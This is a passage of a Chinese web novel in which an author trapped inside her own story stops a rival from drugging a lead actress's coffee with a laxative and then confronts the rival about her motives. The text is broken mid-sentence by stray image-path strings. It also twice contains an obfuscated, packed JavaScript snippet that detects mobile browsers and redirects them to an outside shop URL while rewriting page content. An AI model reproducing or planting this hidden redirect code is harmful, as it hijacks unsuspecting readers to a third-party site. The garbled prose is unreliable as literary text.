现在方瑶站在排练厅门口,手里端着几杯咖啡。 苏芷柔合上笔记本,站起身。 “芷柔?”沈棠抬起头,转手腕的动作停了。 “没事,你继续围读,我出去透口气。” 她走到门口的时候,方瑶正好推门进来。 两个人几乎撞上。 方瑶比苏芷柔记忆中更高一些,或者说比她在文档里描写的“娇小玲珑”更高一些。 她穿着一件米色风衣,头发披散着,妆容精致但不过分,手里端着一个纸托,上面放着四杯咖啡。 看见苏芷柔,她微微一笑。 “芷柔姐,好久不见。” 苏芷柔没有让开:“方瑶,你来干什么?” “芷柔姐,我来干什么,你不该是最清楚的吗?”方瑶一阵嘲讽,可她脸上的笑容不变:“听说沈棠拿到《深渊》女主了,我来恭喜她,顺便请大家喝咖啡。”她把“咖啡”两个字咬得恰到好处,像任何一个来探班的后辈那样自然。 苏芷柔低头看了一眼那四杯咖啡,杯身上印着某连锁品牌的logo,封口完整,吸管单独放在一边。 原书第36章,方瑶在沈棠的奶茶里放了泻药。 方瑶不该买的咖啡,沈棠喜欢喝奶茶,方瑶应该投其所好买给她的奶茶,并且笑着说:“棠棠,给你买了你最爱喝的。” 沈棠毫无防备地接过去喝了。 半小时后她在试镜现场腹痛如绞,冲进卫生间,错过了最重要的那场戏。 苏芷柔写那场戏的时候,用了一个很细的细节:沈棠从卫生间出来,对着镜子整理衣服,眼眶红红的,但一滴眼泪都没掉。 她对着镜子中的自己说:“没关系,还有下一次...” 她从厕所走出去,对所有人笑着说:“不好意思,耽误大家时间了。” 评论区全是“心疼沈棠”、“方瑶能不能早点去死啊” 那是苏芷柔要的效果,读者越心疼女主,对方瑶的恨就越深,追更就越猛,这样他的收益才能达到最大化,就像网上说的那样,此招虽险但胜算却大。 现在方瑶站在她面前,手里端着咖啡,脸上是恰到好处的微笑,她不是苏芷柔写出来的那几行字,她会选咖啡而不是奶茶,因为排练厅附近只有咖啡店。 她买了四杯,因为不知道里面具体有几个人。她甚至在纸托边缘夹了一张便签,上面写着“恭喜开机——《深渊》大爆” 苏芷柔看着她,忽然意识到一件事,这四杯到底那一杯咖啡被下了泻药! 在原书里,方瑶的下药成功了,沈棠也错过了试镜机会。苏芷柔在旁边幸灾乐祸。陆司珩后来查出真相,把方瑶封杀了,但那是很久以后的事。 原文在第36章时方瑶是赢家,苏芷柔如果没有意外穿过来,可能方瑶确实是一位无可挑剔的恶毒女配赢家,但现在苏芷柔被善良的苏芷柔所替代,方瑶也一定不会得逞! 现在苏芷柔站在她面前,知道接下来会发生的一切,而方瑶不知道。 这是“作者”的特权,同时也是“作者”的诅咒。 “咖啡给我吧。”苏芷柔伸出手,她露出''和善''的微笑:“沈棠在围读,不方便喝东西,我帮她拿进去。” 方瑶的笑容顿了一下,似乎在思考些什么,然后她把纸托递过来:“那就麻烦芷柔姐啦!”苏芷柔就仅用了0.001就知道,方瑶打的是什么主意,不过是想让她当这个免费的替罪羊。 苏芷柔接过咖啡,纸托底部,方瑶的手指在某一杯的杯身上轻轻点了一下。极快,如果不是苏芷柔一直在看她的手,根本不会注意到。 那一杯是拿铁。 苏芷柔端着咖啡走进排练厅。 所有人的目光短暂地落在她身上,然后回到剧本上。 沈棠正在念一段林慎的独白,声音压得很低,像一个人在空房间里对自己说话。 温晴手里的铅笔停了。 苏芷柔把咖啡放在角落的桌上,拿起那一杯拿铁,走进卫生间,把咖啡倒进马桶。 液体冲下去的瞬间,她看见水面上浮起一层极细的白色粉末。 不是咖啡沫,咖啡沫可不会沉到水底。她站在卫生间里,看着水流把最后一点粉末卷走。 然后她拿出手机,给周曼发消息:“帮我查一下,方瑶最近跟什么人见过面,尤其是一个姓孙的女;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485719|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 人。” 在苏芷柔的印象中,原书里给方瑶提供利尿剂的人。 一个地下诊所的中间商,在原著第47章被陆司珩的人查到。 苏芷柔当时为了写这段,专门查了泻药的种类和症状。 她写得很细,细到孙姐的电话号码前三位。 她现在还记得那个号码。 一小时后,周小曼回了消息。 “苏芷柔,你真神了!你怎么知道的?方瑶上周确实见了一个姓孙的女人。我托一个做娱记的朋友查了她的通话记录,有一个号码备注就是‘孙姐’,最近两周通话六次呢!” 苏芷柔看着这条消息,手指微微发凉。 不是因为她猜对了,是因为原书里的情节,在这个世界里正在发生一字不差。 她改变了苏芷柔的剧情,改变了沈棠的剧情,甚至改变了陆司珩。 但方瑶的剧情没有变。 她还是找了孙姐,还是买了泻药,还是选择在围读这天动手。 温晴说的“回响”,是真的。 这个世界有一股力量在维持原剧情。 系统吗?不,系统只是它的具象化。 应该还有更深层的东西。 苏芷柔当初写下的每一个字,都像石头扔进水里,涟漪会一圈一圈地扩散,直到抵达所有她写过的地方。 方瑶的剧情她没有改变,所以它发生了。 从日期到泻药的种类,再到方瑶敲开排练厅门时脸上那个恰到好处的微笑。 苏芷柔靠在卫生间的门板上,闭上眼睛。 她想起温晴在书店后院说的话:“你当初给这个故事塞了多少恶意,那些恶意现在都变成了真实。”她被这句话吓得一身冷汗。 方瑶本身不是坏人。 她给了方瑶一个“嫉妒沈棠”的动机,给了她一个“阴险细密”的性格,给了她一个“最终被男主收拾”的结局,之后后她就自然而然地变坏了。 但现在方瑶站在她面前,手里端着咖啡,杯身上贴着一张写着“恭喜开机”的便签。 便签上的字迹很工整,一笔一划的像是认真写上去的。 恶人不会觉得自己是恶人,方瑶大概觉得,自己只是在争取想要的东西。 苏芷柔睁开眼,打开水龙头洗了一把脸。 镜子里的脸是苏芷柔的。精致而又疲惫,眼尾有一点点上挑,她看着这张脸,想到自己写苏芷柔的第一场戏:苏芷柔对着镜子化妆,一边画眼线一边冷笑:“沈棠也配跟我争?” 她写那句台词的时候在想什么? 在想“这个女配够恶毒,读者会恨她,一个美丽花瓶有什么资格批判一个一直都在努力的女生呢?” 她从来没有想过,苏芷柔对着镜子冷笑的时候,心里有没有过一秒钟的犹豫。 现在她住在这张脸里面,住在这个她随手写下的躯壳里。她的每一个选择都会变成苏芷柔的选择。 她拒绝了泼咖啡,苏芷柔就没有泼。 她把方瑶的咖啡倒进马桶,苏芷柔就没有让沈棠喝下那杯加了料的拿铁。 但方瑶呢? 方瑶的剧情还在走。 因为她没有改过方瑶的剧情,她只改了苏芷柔的。 方瑶被开除后,原书中她的结局是“被全网封杀,精神崩溃” 苏芷柔没有写她之后怎么样了。 苏芷柔抽了一张纸巾,擦干脸上的水,推开门走回排练厅。 “对了。” 11. 因为我不想看见你一步步走入深渊 沈棠的独白念完了,排练厅里安静了几秒钟,然后温晴把手里的铅笔放在桌上,说了两个字:“对了。” 导演在旁边轻轻呼出一口气,制片人的表情松弛下来,沈棠坐在椅子上,手指还在微微发抖,她有些疲惫但眼睛里有光。 苏芷柔走过去,把那杯没被动过的美式放在沈棠面前:“喝口水。” 沈棠接过去,喝了一大口,然后她愣了一下,低头看了看杯子:“这是美式,柔柔,你知道我喝不惯美式的。” “偶尔换换口味。”苏芷柔心不在焉。 沈棠看了她一眼,没有追问又喝了一口,苦涩的味道在口腔中来回拉扯,最后只好认命地把美式放下,拿起剧本准备下一场的演出。 围读结束的时候已经是傍晚,苏芷柔收拾东西准备走,温晴叫住了她。 “今天下午我看见你在门口拦住了方瑶。” 苏芷柔点头。 “她的咖啡有问题?” 苏芷柔没有否认。 温晴沉默了一会儿然后说:“方瑶下周会去另一部戏的试镜,星耀传媒最近在捧她。” 苏芷柔抬起头:“不对啊!” “你写的?”温晴问。 苏芷柔愣了一下:“不是,我写的是她因为恶意搞垮沈棠,被娱记爆出被封杀了。” “那就是她自己拿到的。”温晴把铅笔插回笔筒:“你改了苏芷柔的剧情,没改方瑶的,所以她还在走你写的路。但中间有些东西是她自己做的,比星耀传媒的试镜?” 她看着苏芷柔。 “你当初写方瑶的时候,有没有给过她任何一点,哪怕一句话,关于她为什么要嫉妒沈棠?” 苏芷柔张了张嘴。 她写方瑶的动机,只有一句“嫉妒沈棠的资源和运气”。她没有写过方瑶的过去,没有写过她是不是也有梦想,是不是也被欺负过,是不是也在某个深夜对着镜子问自己“我到底哪里不如她”。 她只是一个“恶毒女配B”,功能是在苏芷柔下线后接棒继续虐女主,即便没有她,还会有别的恶毒女配上线。 “你想怎么办?”温晴问。 苏芷柔站在那思索了很久。 等到排练厅里的人陆续走光了,只剩下她和温晴和角落里那几杯凉透的咖啡。 “我想见她。” 方瑶接到苏芷柔电话的时候,正在星耀传媒的排练厅练舞。 她是学舞蹈出身的,这个设定苏芷柔在第36章方瑶出场时,用了一句话介绍她:“方瑶是舞蹈学院毕业的,身材纤细柔软,跳古典舞的时候像一条蛇。” 她写“像一条蛇”的时候,是带着恶意的。 蛇是阴险的、冷血的、会突然发动攻击的。 现在方瑶在排练厅里对着镜子压腿,额头上全是汗,她的手机放在地板上,屏幕亮起来,显示“苏芷柔来电”。 她盯着那个名字看了五秒钟,然后接起来。 “方瑶,明天下午三点,国贸附近那家咖啡馆,我请你喝咖啡。” 方瑶没有立刻回答。 她看着镜子里的自己,头发用一根筷子随意挽在脑后,这不是她平时见人的样子。 “好...”她慢慢悠悠说。 第二天下午,苏芷柔到咖啡馆的时候,方瑶已经坐在靠窗的位置了。 她穿了一件藏蓝色的连衣裙,头发披着化了淡妆,戴了墨镜。苏芷柔见到她感觉她把自己收拾得很得体。 苏芷柔在她对面坐下,点了两杯拿铁。 “你昨天给我那杯拿铁,”苏芷柔把其中一杯推到她面前:“我没让沈棠喝。” 方瑶的脸色变了,不过下一秒她突然很平静,像是等了很久的东西终于来了:“我知道,毕竟你的一举一动我都知道。” “你怎么知道的?”苏芷柔背后吓了一身冷汗,不过她还是强装镇定地问了她。 “因为我知道你查了我的手机通话找了孙姐。”方瑶看着她的眼睛。 从前苏芷柔不知道被蛇盯上是一种什么体验,不过从今天起她知道了: “我知道你调查我,知道你想跟沈棠和平共处,我虽然不知道你从什么时候开始计划这件事,但毋庸置疑的是早在两个月前,你帮沈棠拿下《深渊》试镜机会的那天,我们就已经是敌人了。” 苏芷柔的手指在桌子上乱敲。 “你是在调查我?” “你知道你最近很反常吗?”方瑶说,她思索了一下:“苏芷柔,你到底是谁?” 苏芷柔被方瑶紧逼到椅子靠背上,她没想到用什么理由来搪塞这个发现她不是本人的NPC,随便说了一句:“你的一切情绪都来得莫名其妙。” 方瑶皱起眉,她显然没听懂这句话。 苏芷柔没有解释。 她做不到像对陆司珩那样,对方瑶说出“这个世界是我写的书”。 不是因为方瑶不值得信任,是因为她不知道怎么面对,方瑶的一切恶意,都是她亲手写下的。 “你为什么要这么做?”苏芷柔问。 方瑶沉默了很久,久到窗外的阳光照在桌面上,把两杯拿铁的热气照成一缕一缕的白雾。 “因为我嫉妒她。”方瑶终于开口,声音很平和的开了口:“曾经在学校我是所有老师学生争相疯抢的对象,她沈棠算什么,可从进公司的第一天起,她就像是偷了我的运气一样,所有人都无可救药的喜欢上了她。 温晴喜欢她,我身边的所有朋友也因为她离开了我,她不用争,好东西就会轻而易举落到她头上。 我呢? 我从舞蹈学院毕业,一次因为保护沈棠的车祸中膝盖打了两根铁钉,我没办法再当我从小梦寐以求的舞蹈家了,一起幻梦都成为了泡影,这岂能让我不恨?我转行当演员,沈棠也来当,三年我演了七个配角,没有一个被记住,观众只知道沈棠,我永远只是她的绿叶。 我每天晚上对着镜子练台词,练到嗓子哑,第二天去试镜,人家说‘你长得太精明了,不适合演好人’。这是我的错吗?” 她端起咖啡喝了一口,手微微发抖,她说的所有心有不甘是她从来没有了解到过的方瑶的另一面。 “你知道被说‘长得太精明’是什么意思吗?就是他们看了你的脸,就决定了你只能演哪种人,反派就是反派,是成为不了正面人物的。” 苏芷柔的喉咙像被什么东西堵住了。 这些话不是她写的。 她写方瑶的时候,只写了一句“嫉妒沈棠的资源和运气”。 她没有写过方瑶的膝盖是因为女主,没有写过她三年演七个配角,没有写过她对着镜子练台词练到嗓子哑,没有写过“你长得太精明了,不适合演好人” 这些是方瑶自己长出来的,是她个人的真实经历,看来这个世界正在一步一步修补小说中的漏洞。 苏芷 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485720|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 柔握着咖啡杯,手心微微出汗。 “如果...”她开口声音比她预想中要轻:“我是说如果,你的嫉妒不是你的错呢?” 方瑶看着她,眼神里有一种复杂的困惑。 “什么意思?我的遭遇都是有人刻意造成的吗?” “意思是,有人在你出生之前,你的人生剧本就写好了你会嫉妒沈棠,会用最阴险的方式陷害她。”苏芷柔停了一下。 方瑶放下咖啡杯。瓷器碰到碟子,发出一声清脆的轻响。 “你说的是人生剧本?”方瑶忍不住大笑:“苏芷柔,你别傻了好吗?我相信我们每个人的人生是被一双无形的大手所把握,但我的遭遇不假,沈棠对我实打实的伤害也都是真的。我要如何释怀?” 苏芷柔没有回答。 “如果是剧本,”方瑶的声音忽然变得很轻:“那我现在坐在这里,听你说这些话,也是剧本写好的吗?实在是太荒谬了!苏芷柔,麻烦你下次不要再给我打电话了,我的人生我早有打算。” 苏芷柔愣住了。 她忽然意识到,自己从来没有想过这个问题。 她改变了苏芷柔,改变了沈棠,改变了陆司珩,她以为自己在“对抗剧本”。但如果方瑶问她:你此刻坐在这里劝我收手,是不是也是剧本的一部分? 她却答不上来。 如果她写的原书是命运,那她从现实世界穿越过来,拥有修改文档的能力,是不是也是命运的一部分? 